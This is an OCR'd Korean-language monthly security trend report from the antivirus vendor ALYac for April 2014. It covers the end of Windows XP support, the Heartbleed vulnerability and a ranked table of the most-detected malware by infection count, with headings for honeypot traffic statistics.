알약
월간 보안동향
보고서.

2014년 5월

알약 5월 보안동향보고서

CONTENTS

4월의 총평

4월은 커다란 보안이슈가 여러 건 발생한 달이었다.
먼저, 4월 8일 Microsoft사의 Windows XP 기술지원 종료일에 따른 여러 가지 이슈들이 발생했다. Windows XP의 국내점유율이 25%에 가까운 상황에서, 많은 사용자들이 더 이상 패치가 제공되지 않는 XP의 보안취약점을 이용한 악성코드 공격에 노출되는 문제가 화두였다. 실제로 4월 27일에 원격 임의코드 실행이 가능할 수 있는 인터넷 익스플로러(IE) 취약점이 발견되어, 패치가 지원되지 않는 XP에 대한 갑론을박과 취약점 공격에 대한 대비책 요구는 더욱 잦아졌다. 결과적으로 Microsoft가 한시적으로 XP운영체제 사용자들을 위한 임시보안패치를 5월초에 내놓긴 했으나, 앞으로도 XP관련 취약점이 발견될 때마다 유사한 이슈가 계속 발생할 것으로 보여진다.
또한 전세계를 강타했던, 허트블리드 취약점 이슈도 발생했다. 이는 OpenSSL 특정버전을 사용하는 서비스 등에서 중요한 데이터 및 암호화된 데이터를 복호화할 수 있는 개인키까지 유출될 수 있는 심각한 취약점이다. 특히 다수 사용자를 보유한 Yahoo!, 플리커 등 인기서비스에서도 해당 취약점에 노출된 것으로 밝혀졌다. 따라서 수많은 개인정보가 이미 유출되었을 가능성이 높아 심각한 위험으로 간주되었다.

Part1. 4월의 악성코드 통계

악성코드 통계

허니팟/트래픽 분석

스팸메일 및 악성코드가 포함된 메일 분석

스미싱 분석

1.악성코드 통계

감염 악성코드 TOP15

감염 악성코드 Top 15는 사용자 PC에서 탐지된 악성코드를 기반으로 산출한 통계이다.

2014년 4월의 감염 악성코드 TOP 15에서는 지난달 1위를 차지했던 Misc.Agent.13444 악성코드가 이번 달 3위로 2단계 하락했으며, 지난달 2위를 차지했던 Variant.Graftor.8654도 역시 2단계 하락한 4위를 차지했다. 새롭게 1위를 차지한 Misc.Agent.126672는 지난달 1위를 차지했던 Misc.Agent.134544와 마찬가지로 특정 악성행위를 하는 것이 아닌, 취약점이 존재하여 악의적인 공격에 활용될 가능성이 높은 부분을 해당 개발사와의 협조를 통해 제거한 부분이다. 전체 감염자수는 3월에 비해 4월에 무려 1.5배 가까이 증가했다.


순위	동락	악성코드 진단명	카테고리	합계(감염자수)
1	NEW	Misc.Agent.126672	Etc	15,357
2	NEW	Trojan.Patched.apphelp	Trojan	3,364
3	▼2	Misc.Agent.134544	Etc	2,659
4	▼2	Variant.Graftor.8654	Trojan	2,432
5	▼2	Trojan.Downloader.KorAdware.Gen	Trojan	1,717
6	NEW	Adware.Korad.KeyPang	Adware	1,288
7	NEW	Gen:Trojan.Heur.TP.AuW@b4gq5SgO	Trojan	1,233
8	NEW	Gen:Trojan.Heur.TP.AuW@bCc!wokO	Trojan	1,141
9	NEW	Gen:Trojan.Heur.RG2@rXqqMHcib	Trojan	1,092
10	NEW	Gen:Variant.Zusy.89014	Trojan	1,054
11	NEW	Gen:Variant.Strictor.47905	Trojan	891
12	NEW	Gen:Trojan.Heur2.FU.ev2@aSnfjUcO	Trojan	873
13	NEW	Gen:Trojan.Heur2.GZ.@B1abewzapmO	Trojan	871
14	NEW	Spyware.OnlineGames.baduki	Spyware	826
15	-	Misc.Keygen	Etc	790

*자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임

2014년 04월 01일 ~ 2014년 04월 30일


악성코드 유형별 비율

악성코드 유형별 비율에서 기타(Etc) 유형이 가장 많은 53%를 차지했으며,트로이목마(Trojan) 유형이 41%로 그 뒤를 이었다.



카테고리별 악성코드 비율 전월 비교

4월에는 지난 3월과 비교하여비교하여 트로이목마(Trojan) 유형 악성코드 비율이 많이 감소되었지만, 기타(Etc)유형 악성코드가 대폭 증가했다.




* 악성코드 카테고리 분류 방식이 일부 변경되어, 기존에 기타로 분류되었던 악성코드들이 1월부터 '트로이목마' 카테고리에 포함됨


2.허니팟/트래픽 분석

4월의 상위 Top 10 포트


허니팟/정보수집용 메일서버를 통해 유입된 악성코드가 사용하는 포트정보 및 악성트래픽을 집계한 수치



최근 3개월간 상위 Top 5 포트 월별 추이



악성 트래픽 유입 추이



단위 : 악의적 트래픽 접속시도 감지 건수

